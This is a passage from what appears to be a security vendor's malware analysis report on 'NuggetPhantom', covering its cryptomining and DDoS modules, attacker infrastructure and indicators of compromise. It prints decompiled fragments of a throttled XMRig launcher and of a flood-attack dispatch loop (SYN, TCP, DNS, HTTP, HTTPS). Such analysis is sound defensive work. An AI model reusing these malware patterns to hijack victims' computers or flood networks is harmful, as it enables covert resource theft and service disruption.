
```
strcpy_404FBC((volatile signed __int32 *)Unknown_98_126_80_90_15912_51D370, v52);// 98.126.80.90:15912
sprintf_like_407D44(
  cmdline_52211C,                                  // -a cryptonight -o stratum+tcp://@PoolWork@ -u Wk+@PoolDiff@ -p X
                                                   //  --safe --api-port=0 --print-time=10 --max-cpu-usage=25
  (int)"@PoolWork@",
  (int)Unknown_98_126_80_90_15912_51D370[0],       // 98.126.80.90:15912
  1,
  (int)xmrig_param_51D37C,
  (int)&dword_52212C,
  (int *)&v51,
  1);
StroeData_to_Mapping_40514C((signed __int64 *)(Mapping_CPU2018E011_MinerCPU_522134 + 0x220), v51, 255);//
                                                   // -a cryptonight -o stratum+tcp://98.126.80.90:15912 -u Wk+@PoolDi
                                                   // ff@ -p X --safe --api-port=0 --print-time=10 --max-cpu-usage=25.
LODWORD(v21) = 1;
sub_407B4C(&v49, dword_52212C);                    // 1000
Mapping_GetData_405120(0, (unsigned __int8 *)(Mapping_CPU2018E011_MinerCPU_522134 + 0x220), &v48, v49);
sprintf_like_407D44(
  v48,
  (int)"@PoolDiff@",
  (int)&v50,                                       // 1000
  1,
  (int)xmrig_param_51D37C,
  (int)&dword_52212C,
  (int *)LODWORD(v21),
  SBYTE4(v21));
StroeData_to_Mapping_40514C((signed __int64 *)(Mapping_CPU2018E011_MinerCPU_522134 + 0x220), v50, 255);//
                                                   // -a cryptonight -o stratum+tcp://98.126.80.90:15912 -u Wk+1000
                                                   // -p X --safe --api-port=0 --print-time=10 --max-cpu-usage=25.
strcpy_404FBC((volatile signed __int32 *)off_51D384, (signed __int32)"1");
strcpy_404FBC(&MinerLog_522120, (signed __int32)"MinerRunMain");
sub_405314(dword_5220FC, (int)"1");
v5 = 1;
if ( !v4 )
{
  sub_405314(dword_5220FC, (int)"2");
  if ( !v4 )
    v5 = 0;
}
sub_4163EC((int)xmrig_param_51D37C, (int)&dword_52212C, v5);
*(_QWORD *)&v21 = *(unsigned int *)(Mapping_CPU2018E011_MinerCPU_522134 + 4);
if ( TerminateProcess((HANDLE)LODWORD(v21), HIDWORD(v21)) )// hProcess = NULL
  Sleep_0(0x2710u);
if ( !(unsigned __int8)Load_Run_XMRIG_4157D8(
```

According to our observation, C&C servers of the cryptomining module have issued the following configuration information, where Wk is a fixed string of characters, which, together with the attacker-specified offset, constitutes an online wallet user name. The offset, if not configured, is 1000 by default.

Mining Pool Address	Online Wallet User Name	Password
98.126.80.90:15912	Wk+1000	X


Mining Pool Address	Online Wallet User Name	Password
98.126.80.91:15912	Wk+1000	X
98.126.1.26:15912	Wk+1000	X
98.126.1.27:15917	Wk+1000	X
154.48.241.199:15912	Wk+1000	X

The IP addresses listed in the table are all verified to be mining pools set up by the attacker by using a leased virtual private server (VPS). These mining pool nodes are not configured with gains query interfaces that are common with public mining pools. Therefore, the attacker needs to log in to the server to query current gains by remote means such as remote desktop connection (available on port 55588).



This ensures that other users cannot get more information about the attacker, such as his/her total gains, Monero wallet addresses, and the number of miners, through mining pool addresses, user names, and passwords disclosed in network traffic.

However, as the major functionality of the cryptomining module was reengineered from that of XMRIG, the traffic generated is also in plaintext so that users can detect related sessions and generate alerts on and block each new mining pool address.



```
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0707c4e2e3db05633f14d1db898d247d30bdf971e66ec7f679b280dd58adcac2772533fdbec7c60000007760e7dbeb966170
76842c55b3748f39d5fe185285ad9effdebb46abf8ffe3bed201","job_id":"dWz19WQwVFsaCf/
q8wRsxdugsgaQ770","target":"37894100","coin":"XMR","variant":-1}}
{"id":4,"jsonrpc":"2.0","method":"submit","params":{"id":"cc028b0c-28e4-4543-
b3e0-1e10e671dd53","job_id":"dWz19WQwVFsaCf/
q8wRsxdugsgaQ770","nonce":"a6000077","result":"4e6c9d036c888c07e19728847dba4b25aa2a3a9fe4a1c7f4c87744de3fea11
00"}}
{"id":4,"jsonrpc":"2.0","error":null,"result":{"status":"OK"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0707b9e4e3db05cd022ef67b6a3bcc8f12b07dc8fe540b15193de30845c6cfeac9538a07f71f070000007794f0950fbfa93c
214bdc65cb3fc05b1bca286a6cd0c41592f29f5e417c03c79f02","job_id":"hQfxEXMpWzyE1yyz42CdDffHUk
+f770","target":"37894100","coin":"XMR","variant":-1}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0707b9e4e3db05cd022ef67b6a3bcc8f12b07dc8fe540b15193de30845c6cfeac9538a07f71f0700000077735b8b54382146
9d497c1c63e17e50fdfb57d505c8ca8084068f7d67abe0613d02","job_id":"nXRLH5OpmmepUDtBPyEO7NEAG3RD770","target":"37
894100","coin":"XMR","variant":-1}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0707d7e4e3db05d0971e1395096e11ff1e0b8ff488898720d12221ac855df737b2d5d5ae3471a40000007794671776a150cf
d3e069de743a15ea3ebfc06e5bd8c95108b24bd0a4ca69b04601","job_id":"nlut3uhHNR18LinzhL4ojTsChUqz770","target":"37
894100","coin":"XMR","variant":-1}}
```

The cryptomining module's deployment process and coupling with the download module indicate that it plays a lead role in this attack. At this stage, the attacker mainly aims to persistently use victims' computing resources to mine cryptocurrency for personal gains.


2.5 All Covet, All Lose

Besides the cryptomining module that stars in this attack, we find an additional module for launching DDoS attacks. This module is also decompressed and executed locally by inject_loader.dll. It accesses the attacker-specified C&C server to download an independently running EXE file to perform the assumed function.

Different from the cryptomining module that is tightly coupled with the download module through C&C configuration, the DDoS module has its configuration information directly hardcoded into a binary file so as to be executed independently of other modules without needing any injection. For this reason, we determine that this module plays a secondary role in this attack. Such a design results from the attacker's desire to maximize the value of bots by using their computing resources to mine cryptocurrency on the one hand and using their bandwidth resources to conduct DDoS attacks for additional gains on the other hand.


Unluckily, this module is not protected with any technique. Even worse, real IP addresses of its C&C servers are not masked by means of address escaping, but hardcoded into a binary file. In fact, it was due to this module that we were able to track down the attacker and make breakthroughs in our analysis.

Observing the communication process, we found that this module used the same compression and encryption algorithms and keys as other modules. Obviously, they were written by the same author. Considering the difference between this module and other modules described in preceding sections in security and its hardcoded information, we concluded that it was a beta test version that implemented malicious functions without any protection mechanism.



```
                align 4
                dd 0FFFFFFFFh, 0Ah
aBitch201       db 'Bitch 2.01',0
                align 4
                dd 0FFFFFFFFh, 0Ch
a981263626      db '98.126.36.26',0
                align 40h
                dd 180h dup(?)
CODE            ends
```


This module can initiate the following types of DDoS attacks:



```
  do
  {
    if ( *(command_buffer + v7 + 540) == 5 && *(command_buffer + 24) - 1 >= 0 )
    {
      v8 = *(command_buffer + 24);
      do
      {
        v9 = CreateThread_0(0, 0, syn_flood, command_buffer, 0, &ThreadId);
        CloseHandle(v9);
        --v8;
      }
      while ( v8 );
    }
    if ( *(command_buffer + v7 + 540) == 3 && *(command_buffer + 24) - 1 >= 0 )
    {
      threadnum = *(command_buffer + 24);
      do
      {
        v11 = CreateThread_0(0, 0, tcp_flood, command_buffer, 0, &ThreadId);
        CloseHandle(v11);
        --threadnum;
      }
      while ( threadnum );
    }
    if ( *(command_buffer + v7 + 540) == 12 && *(command_buffer + 24) - 1 >= 0 )
    {
      v12 = *(command_buffer + 24);
      do
      {
        v13 = CreateThread_0(0, 0, dns_query_flood, command_buffer, 0, &ThreadId);
        CloseHandle(v13);
        --v12;
      }
      while ( v12 );
    }
    if ( *(command_buffer + v7 + 540) == 11 && *(command_buffer + 24) - 1 >= 0 )
    {
      v14 = *(command_buffer + 24);
      do
      {
        v15 = CreateThread_0(0, 0, https_flood, command_buffer, 0, &ThreadId);
        CloseHandle(v15);
        --v14;
      }
      while ( v14 );
    }
    if ( *(command_buffer + v7 + 540) == 1 && *(command_buffer + 24) - 1 >= 0 )
    {
      v16 = *(command_buffer + 24);
      do
      {
        v17 = CreateThread_0(0, 0, http_flood, command_buffer, 0, &ThreadId);
        CloseHandle(v17);
```

3 Attacker Location

According to NTI, the IP address of the major C&C server used in these attacks is located in the USA.



2 OPEN PORT(S)	DATE LAST DETECTED	PORT	SERVICE	BANNER INFO
	2018-07-16 09:00:00 GMT	80	HTTPD HTTP TCP	(see below)

```
HTTP/1.1 200 OK
Date: Mon, 16 Jul 2018 20:21:33 GMT
Server: Apache/2.4.23 (Win32)
OpenSSL/1.0.2j PHP/5.5.38
Content-Length: 788
Content-Type: text/html;charset=UTF-8<!DOCTYPE HTML PUBLIC "-//W3C//DTD
HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /</title>
 </head>
 <body>
<h1>Index of /</h1>
<ul><li><a href="[illegible]/"> [illegible]/</a>
</li>
<li><a href="[illegible].zip">
[illegible].zip</a></li>
<li><a href="phpMyAdmin/">
phpMyAdmin/</a></li>
<li><a href="[illegible]/">
[illegible]/</a></li>
<li><a href="[illegible]/">
[illegible]/</a></li>
<li><a href="[illegible]/">
[illegible]/</a></li>
<li><a href="[illegible]/">
[illegible]/</a></li>
<li><a href="[illegible]/">
[illegible]/</a></li>
<li><a href="[illegible]/">
[illegible]/</a></li>
<li><a href="[illegible]/">
[illegible]/</a></li>
<li><a
href="[illegible]/">New_Folder</a></li>
</ul>
</body></html>
```

The result returned by NTI in response to our search reveals that names appearing on web pages hosted at this IP address comply with the Chinese naming convention (scanning result of July 16, 2018, the same date when the malicious sample was released). Therefore, a conclusion can be drawn that this organization has long targeted victims in China.

(In the preceding figure, the parts masked indicate other hacking activities that the attacker engaged in. Those who are interested in such information can go to nti.nsfocus.com to check it out.)

4 Conclusion

From the preceding analysis, we can draw the following conclusions:

- **Vulnerability**: The EternalBlue vulnerability, as a critical one disclosed in early 2017, has been exploited by very efficient toolkits and has attracted a wide range of scanning sources. Up to now, hackers' zeal for it has not abated as there are still a large number of unpatched Windows devices worldwide.
- **Tools**: Programs and tools used for malicious purposes are undergoing a major change in their structure. Traditionally, all necessary functions are built into a package and used as a whole. Now, they have functions modularized for higher flexibility. For one campaign, an attacker needs only to plant a controlled loader program that seldom carries out malicious activities but requests necessary modules in real time. Functional modules can be loaded or uninstalled depending on the information collection progress, the purpose of the task, and the trend of the hacking industry. Security devices analyze attacks only after they actually happen. Such a reactive process makes it difficult to get a whole picture of events no matter how extensive and intensive the analysis is.
- **Industry**: Cryptomining is usually considered a hacking industry that has a low entry barrier and does not require a high skill set. Therefore, antagonistic techniques seem to be lacking in related malware. However, the case in question reveals that hacking organizations lured by the lucrative business are generous with their spending on all sorts of technical means against security products. This partly explains why the cryptomining detection rate is dropping currently. A lower detection rate does not mean that fewer such events have happened, but they are increasingly difficult to detect and perceive.
- **Organization**: Full-fledged hacking organizations active in China focus more on concealment and persistence of their malicious behavior. Their purpose has turned from trying to control users' total resources to parasitizing users' computers without users' knowledge. For the purpose of persistence, they are even willing to sacrifice some gains.

A IoC Output

NTI specifies the following format for the output of indicators of compromise (IoC):

```
{
   "report_name":"NuggetPhantom",
   "alias":"",
   "brief":"An modularized RAT for XMRminer and DDoS",
   "created_time":"2018-07-16",
   "update_time":"2018-07-16,
   "keywords":["RAT","MINER","DDoS"],
   "tag":"NuggetPhantom",
   "ref":[""],
   "info_extract":
      {
      "date":"",
      "hash":
         [
            {"value":"  4209ae0cb569efab29ca9d2d7f4a211b","filename":"
MsHIDPARSEApp.dll","date":"2018-06-12","relation":{"domain":["
Vohjtk.Com","Eqwauemt.Com"],"ip":["98.126.200.58","98.126.36.26","5.34.
183.123","45.249.181.172","195.123.238.108","195.123.216.175","195.123.
209.103","185.82.216.209","157.119.71.121","107.181.160.188","154.48.24
1.199","137.175.66.15"],"vul":["CVE-2017-0143","CVE-2017-0144","CVE-
2017-0145","CVE-2017-0146","CVE-2017-0147","CVE-2017-
0148"],"email":[""],"date":""}},
         ],
      "domain":
         [
            {"value":"Eqwauemt.com","type":["Malware"],"date":"2018-
06-12","relation":{"ip":["104.18.36.142"],"email":[""],"date":"2018-06-
12"}},
            {"value":"Vohjtk.com","type":["Malware"],"date":"2018-06-
12","relation":{"ip":["104.27.165.31"],"email":[""],"date":"2018-06-
12"}}
            ],
      "ip":
         [
      {"value":"98.126.200.58","type":["C&C","Malware"],"date":"2018-
06-12"},

{"value":"98.126.36.26","type":["C&C","Malware","DDoS","Botnets"],"date
":"2018-06-12"},
            {"value":"5.34.183.123","type":["C&C"],"date":"2018-06-
12"},
            {"value":"45.249.181.172","type":["C&C"],"date":"2018-06-
12"},
             {"value":"195.123.238.108","type":["C&C"],"date":"2018-06-
12"},
             {"value":"195.123.216.175","type":["C&C"],"date":"2018-06-
12"},
             {"value":"195.123.209.103","type":["C&C"],"date":"2018-06-
12"},
             {"value":"185.82.216.209","type":["C&C"],"date":"2018-06-
12"},
             {"value":"157.119.71.121","type":["C&C"],"date":"2018-06-
12"},
             {"value":"107.181.160.188","type":["C&C"],"date":"2018-06-
12"},
             {"value":"154.48.241.199","type":["C&C"],"date":"2018-06-
12"},
             {"value":"137.175.66.15","type":["C&C"],"date":"2018-06-
12"}
             {"value":"98.126.80.90","type":["C&C"],"date":"2018-06-
12"}
             {"value":"98.126.80.91","type":["C&C"],"date":"2018-06-
12"}
             {"value":"154.48.241.199","type":["C&C"],"date":"2018-06-
12"}

          ]
       }
}
```

B References

- https://nti.nsfocus.com/ip?query=98.126.200.58&type=all